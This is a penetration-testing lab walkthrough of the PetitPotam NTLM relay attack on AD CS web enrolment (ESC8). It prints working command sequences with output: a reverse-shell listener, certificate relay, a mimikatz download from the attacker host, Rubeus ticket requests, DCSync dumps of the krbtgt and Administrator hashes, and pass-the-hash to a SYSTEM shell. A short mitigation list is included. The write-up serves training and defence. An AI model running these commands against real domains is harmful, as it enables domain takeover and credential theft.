

Domain Escalation: PetitPotam NTLM Relay to ADCS Endpoints

 hackingarticles.in/domain-escalation-petitpotam-ntlm-relay-to-adcs-endpoints

Raj

February 25, 2022

Introduction

Will Schroeder and Lee Christensen wrote a research paper on this technique which can be referred to [here](#). In ESC8 technique mentioned in the research paper, they talked about an inherent vulnerability in the web interface of CA server with web enrolment service on. An attacker can, therefore, relay the requests from the web interface to request the Domain Controller machine account's (DC\$) certificate and gain escalation+persistence. PetitPotam is one such PoC tool developed by Lionel Gilles (found [here](#)) that can coerce or persuade a windows host to authenticate against DC which can be used to request certificates and gain escalation.

Table of content

- **Vulnerability**
- **Architecture**
- **Lab Setup**
- **Attack Demonstration**
- **Initial Compromise**
- **Certificate Generation – PetitPotam Python script**
- **Certificate Generation – PetitPotam.exe**
- **Certificate Generation – Mimikatz**
- **Privilege Escalation**
 - **TGT generation**
 - **DCSync attack**
 - **PassTheHash attack**
- **Mitigation**
- **Conclusion**

Vulnerability

AD CS supports several HTTP-based enrollment methods via additional AD CS server roles that administrators can install. These enrolment interfaces are vulnerable to NTLM relay attacks. The web endpoints do not have NTLM relay protections enabled by default and hence, are vulnerable by default. Flow of the vulnerability is as follows:

- The attack coerces/forces a Domain Controller Machine Account (workstation01\$ in our case) to authenticate towards our NTLM relay setup (Kali in our case).
- Workstation01\$ account authentication request is forwarded to NTLM relay server (kali).

- Workstation01\$ account authentication relayed to CA Server or ADCS (Active Directory Certificate Service).
- Generate Certificate
- Use the certificate to perform attacks (like DCSync) to compromise DC1\$ (CA server)

How do we force authentication? => If an attacker is patient, he can wait for organic authentication. But we don't have that much time so we need to force authentication. One such method is the famous "**Printer Bug**." But it depends on the print spooler service to be running and vulnerable. Therefore, Lionel Gilles created "PetitPotam" which initially leveraged the vulnerable EfsRpcOpenFileRaw function in MS-EFSR protocol that had an insufficient path check vulnerability. By using this, attackers can make forced/coerced authentications over SMB thus increasing NTLM relay's capabilities. Since then, many newer functions have been added to the PetitPotam tool.

Architecture

CA server with Web Enrollment – DC1\$: 192.168.1.2

Domain Controller – workstation01\$: 192.168.1.3

Attacker Kali – Not in domain: 192.168.1.4


Attacker Windows – Not in domain: random IP (non-domain joined but DNS pointing to CA IP)

Lab Setup

On the Windows Server where ADCS is already configured, go to the server manager and choose to add roles and features and add the following three roles:


- CA Web Enrolment
- Certificate Enrolment Web Service
- Network Device Enrolment Service

As you can see, on my server (dc1.ignite.local) I have already installed these. I didn't change any configuration and kept everything to default.




We can start internet explorer and see on the following link if cert web enrolment is running or not.

<http://dc1.ignite.local/certsrv/>



And finally, you need to set up a separate DC account on a different machine as I have. In most of the scenarios, DC and CA servers are the same but just for the sake of simplicity, I have made them different. As you can see the DC machine has a DC account set up called "Workstation01" which is in the DC group.



Attack Demonstration

The demonstration is divided into 5 parts: Initial compromise, 3 methods to request CA, and Escalation.

Initial Compromise

Since this is a domain escalation attack, we first need access to the victim system. Here, I have compromised a computer that has a workstation01\$ account on it. It is clear that this system has a DC machine account on it which means the system belongs to a DC but we do not have access to DC.

```
net group "domain controllers" /domain
```

```

(root@kali)-[~]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 49848
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\harshit\Downloads>whoami ←
whoami
ignite\harshit

C:\Users\harshit\Downloads>hostname ←
hostname
workstation01

C:\Users\harshit\Downloads>net group "domain controllers" /domain ←
net group "domain controllers" /domain
The request will be processed at a domain controller for domain ignite.local.

Group name      Domain Controllers
Comment         All domain controllers in the domain

Members

DC1$             WORKSTATION01$
The command completed successfully.

C:\Users\harshit\Downloads>

```

Our aim: generate DC certificate and authenticate CA server against it and escalate privileges to DC.

Compromised Credentials: Harshit:Password@1

Before we generate a certificate for this DC account, we need to set up our NTLM relay. We can do this using Impacket's python script ntlmrelayx.py

ntlmrelayx.py -t http://192.168.1.2/certsrv/certfnsh.asp -smb2support --adcs --template DomainController

```

(root@kali)-[~/impacket/examples]
# ntlmrelayx.py -t http://192.168.1.2/certsrv/certfnsh.asp -smb2support --adcs --template DomainController ←
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections

```

Certificate Generation – PetitPotam Python script

PetitPotam can be downloaded from the official github repo [here](#). To run the script is quite easy, you just need to specify the domain, credentials of the compromised user and IP of NTLM relay (kali) followed by IP of the DC

```
git clone https://github.com/topotam/PetitPotam
```

cd PetitPotam

```
python3 PetitPotam.py -d ignite.local -u harshit -p Password@1 192.168.1.4 192.168.1.3
```

```
(root@kali)-[~]
# git clone https://github.com/topotam/PetitPotam.git
Cloning into 'PetitPotam' ...
remote: Enumerating objects: 121, done.
remote: Counting objects: 100% (121/121), done.
remote: Compressing objects: 100% (107/107), done.
remote: Total 121 (delta 62), reused 25 (delta 11), pack-reused 0
Receiving objects: 100% (121/121), 11.62 MiB | 7.69 MiB/s, done.
Resolving deltas: 100% (62/62), done.

(root@kali)-[~]
# cd PetitPotam

(root@kali)-[~/PetitPotam]
# python3 PetitPotam.py -d ignite.local -u harshit -p Password@1 192.168.1.4 192.168.1.3
```

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.1.3[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
```

If everything goes well, you would see a screenshot like above with the script stating Sending EfsRpcOpenFileRaw and Attack Successful!

This should have generated the certificate for DC machine account Workstation01\$ in the NTLM relay console. A few things to observe here are:

- Authentication succeeded: means that Cert Web Enrol has been called for a machine account (vulnerability in the Windows API for web enrolment) by providing authentication for a low priv user.
- Attack from 192.168.1.3 controlled, attacking target 192.168.1.2: means that the relay has now successfully forwarded the request to CA server and a certificate be generated for the DC account workstation01\$

You can copy this certificate in a text file.

Certificate Generation – Mimikatz


As people of culture, we like to add new exploits to our favourite mimikatz. EfsRpcOpenFileRaw function vulnerability can be triggered using mimikatz too. We just need to upload this to our victim's server and execute the following command.

/connect: NTLM relay IP

/server: dc_account.domain.fqdn

powershell wget http://192.168.1.4/mimikatz.exe -O mimikatz.exe

misc::efs /server:workstation01.ignite.local /connect:192.168.1.4



```
c:\Users\Public\potam>powershell wget http://192.168.1.4/mimikatz.exe -O mimikatz.exe
powershell wget http://192.168.1.4/mimikatz.exe -O mimikatz.exe

c:\Users\Public\potam>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # misc::efs /server:workstation01.ignite.local /connect:192.168.1.4
[auth ] Default (current)
[ rpc ] Endpoint: \pipe\lsarpc
[trans] Disconnect eventual IPC: OK
[trans] Connect to IPC: OK
[ rpc ] Resolve Endpoint: OK
```

All of the above methods shall yield the same certificate as result. Now, let's escalate our privileges.

Privilege Escalation

TGT generation

We need to take a new Windows 10 system that is not in the domain to demonstrate this practical. We set up a local admin account on this system and change our DNS to point to the DC like so:



Now, since we have our DC certificate with us, we need to translate this into much more efficient means of access. Let's generate a TGT using Rubeus first. Asktgt module in Rubeus can do that while taking the generated certificate as a command-line input. The command is as follows:

```
.\Rubeus.exe asktgt /outfile:kirbi /dc:192.168.1.2 /domain:ignite.local /user:workstation01 /ptt /certificate:MIIRdQIBAz.....
```

Kirbi is a base64 encoded TGT format used by Rubeus.

```
Administrator: Command Prompt
C:\>.\\Rubeus.exe asktgt /outfile:kirbi /dc:192.168.1.2 /domain:ignite.local /user:workstation01 /ptt /certificate:
MIIRdQIBAZCCET8GCSqGSIb3DQEHAaCCETAEGhEsMIIRKDCB18GCSqGSIb3DQEHQCCB1AwggdMAgEAMIHRQYJKoZIhvcNAQcBMBwGCiqGSIb3DQ
EMAQMDgQICOF/GQP/OaICAggAgIIHGBMJJY1hchodXRRRAE10AXMXwVYEzofOkClig/pr2nUCUyIwW59JazyAtIuyZuwehXiHEE2jRv2lYBcrVTkuad
Fw7Aox2P2/7YmJV4mvoNoDpccNEbei4VvCTAd5BLkULpmNybixzuvf8C/62LIsgD9iGnB4RPXRzryDYM8ij2il6Ga1Rgl9VenY4+5VEfdusFlXGkFq
g3jy8GJakk6S8A4yVYc7CqEiKbhwAGFMGW+Lp1TuliAxDeqNRQXSxmKMQ2aYTVJPGtGQoXkVlH01qtKPMee9HsN1Ru5fvwE1fHv0EYcNB+d17GiOd
ZGvDSHT4rD0XJw3CE2B+IZ0gwF07u4Dws8J4KVCc0CDroufZUHry0HuaXvIqhyHided1LEZz0BphLdi7jZ+FUjvgCD4ZYcekeYTfwziUfSOGf8qE3
oxjbGpHo8FGKcKPZ8h+H5DLZclMQoHT/WX5qsd2550sh4ny3AsA1tWeytC1Qq0gEkuDq6dh3Lq3Mjf8G1cgsVQIjMIdxRMNtb/FioW6WzWjt7Kq6TK
9r0RwE/gSjj6Eoo752pSSp/EKZtylbmpmjc/sjb0Bj9kyxz2g0RcpXfRYJ+NAY1xp003q/zs6YcM6Hx87RpmrWyM4XuPS6mCDQ/RtJ50AEXbKRb6ho
k4N1GR+J2T9ExrUADVfKtzulXeOnbyW0gTwmzL7NHuIu3fQ3oSZQJ+im3iJELEq4h27xCFhM0eagPsaXqf/XcAyz9/Ww6prVxNrX1S8NwjKJfPdJUC
zY0ZqNP2t3pM6t3ILijQc5Z1sFquvrs4q1BwmFpcScq1IOyVNItdVj98PHvbs25TyHCBpzdTMgRAL54qIxV0jlerInlnw7Sw74eiln4652yQEBptu
ReN/RVWwK3IxXrMFqtI14LiUmqPkMIZFQb6MB7u0ehTiPSR1E1/CXJZYw09Xcc7AJF009SkrYPCczd+LzHJkKTMgcBab31NW65ywKdoU14g54m008+
bR4CL1TtL1uW4abmSwWf53DmK65N3DlpgTF01ed3iua00d07dCmbKpD4Wu7xtTavz3/zwFBLQwAF5M756NwF5d1dE5d36LpwwPpzi9QYv
```

As you can see with the klist command, a TGT has been created and saved in the system for further use.

```
SEIuzXNzSt2aCg0oFTqHTUKBqJUav0xqT/PZKvUdq3mFQWt8vHt1VsBSpu98U9JP9fijgdswwgdiq
AKKB0ASBzX2ByjCBx6CBxDCBwTCBvqAbMBmgAwIBF6ESBBAGzLoR3HHCMfPxazLqINF5oQ4bDElHT
RS5MT0NBTKIAmbigAwIBAAERMA8BDXdvcmtdGF0aW9uMDGjBwMFAEDhAAC1ERGPmJyMjAyMjQwQ
NTNaphEYDzIwMjIwMjI0MTkyNDUzWqcRGA8yMDIyMDMwMzA5MjQ1M1qoDhsMSUdOSVRFLkxPQ0FM
H6ADAgECORgwFhsGa3JidGd0GwpxZ25pdGUubG9jYWw=

[*] Ticket written to kirbi
[+] Ticket successfully imported!

ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         : workstation01
UserRealm        : IGNITE.LOCAL
StartTime        : 2/24/2022 1:24:53 AM
EndTime          : 2/24/2022 11:24:53 AM
RenewTill        : 3/3/2022 1:24:53 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : Bsy6Edxxwpnz8Wsy6iDReQ==

C:\Users\harshit\Downloads>klist
Current LogonId is 0:0x91231

Cached Tickets: (1)
#0> Client: workstation01 @ IGNITE.LOCAL
Server: krbtgt/ignite.local @ IGNITE.LOCAL
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_c
Start Time: 2/24/2022 1:24:53 (local)
End Time: 2/24/2022 11:24:53 (local)
Renew Time: 3/3/2022 1:24:53 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

DCSync Attack

Using mimikatz, we can leverage this ticket to conduct **DCSync** attack. First, let's dump the krbtgt account's hashes.

```
lsadump::dcsync /domain:ignite.local /user:krbtgt
```

```
mimikatz # lsadump::dcsync /domain:ignite.local /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'dc1.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2/23/2022 9:42:13 PM
Object Security ID  : S-1-5-21-2377760704-1974907900-3052042330-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 977c3cc737c0559ad606b798017dee36
ntlm- 0: 977c3cc737c0559ad606b798017dee36
lm - 0: 39947ea6cabb33743db0e56910515af2

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 71e1667dcdc61203b0b327028e259740
```

Now, an attacker can use these credentials and SID provided to perform a Golden Ticket attack (for persistence). Details can be found [here](#). But we are concerned with CA Server's (DC1\$ machine account) admin access at the moment. Let's run DCSync one more time on the administrator account.

```
lsadump::dcsync /domain:ignite.local /user:administrator
```

```

mimikatz # lsadump::dcsync /domain:ignite.local /user:administrator
[DC] 'ignite.local' will be the domain
[DC] 'dc1.ignite.local' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/23/2022 9:37:02 PM
Object Security ID : S-1-5-21-2377760704-1974907900-3052042330-500
Object Relative ID : 500

Credentials:
Hash NTLM: 32196b56ffe6f45e294117b91a83bf38

mimikatz #

```

As you can see, we have now obtained the NTLM hash of the Administrator account. Let us use psexec to gain a healthy shell now by conducting a PassTheHash attack.

PassTheHash Attack

To conduct PassTheHash, we will use Impacket's psexec.py implementation and the following command:

```

psexec.py -hashes :32196b56ffe6f45e294117b91a83bf38
ignite.local/administrator@192.168.1.2

```

And voila! That's it. You can see that we have now compromised CA Server's DC account (DC1\$) just by leveraging the ADACS web enrolment vulnerability and creds of a low priv user.

```

(root@kali)-[~/impacket/examples]
# psexec.py -hashes :32196b56ffe6f45e294117b91a83bf38 ignite.local/administrator@192.168.1.2
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.1.2.....
[*] Found writable share ADMIN$
[*] Uploading file reyBjWde.exe
[*] Opening SVCManager on 192.168.1.2.....
[*] Creating service Eqro on 192.168.1.2.....
[*] Starting service Eqro.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
dc1

C:\Windows\system32>

```

Mitigation

Microsoft has rolled out a detailed advisory on the necessary patching mechanism which can be found [here](#). But I'll sum it up in short sentences here:

- Enable require SSL in the IIS manager->default sites->certsrv option
- Enable extended protection (under certsrv->authentication)
- Disable NTLM for IIS on ADCS server by setting certsrv->providers->negotiate:kerberos

Conclusion

